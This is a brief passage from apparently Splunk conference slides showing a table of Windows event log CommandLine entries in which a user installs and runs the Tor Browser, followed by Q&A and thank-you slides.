Name='CommandLine'

Below this card is a table showing the raw event data:

_time	Tag	File	count
2017-08-24 00:20:44	Data Name='CommandLine'	"C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe"	1
2017-08-24 00:20:44	Data Name='CommandLine'	"C:\Users\amber.turing\Downloads\torbrowser-install-7.0.4_en-US.exe"	1
2017-08-24 00:20:44	Data Name='CommandLine'	C:\Users\amber.turing\Desktop\Tor Browser\Browser\	1
2017-08-24 00:20:44	Data Name='CommandLine'	C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe	1

Q&A



Thank You

Don't forget to rate this session
in the .conf18 mobile app

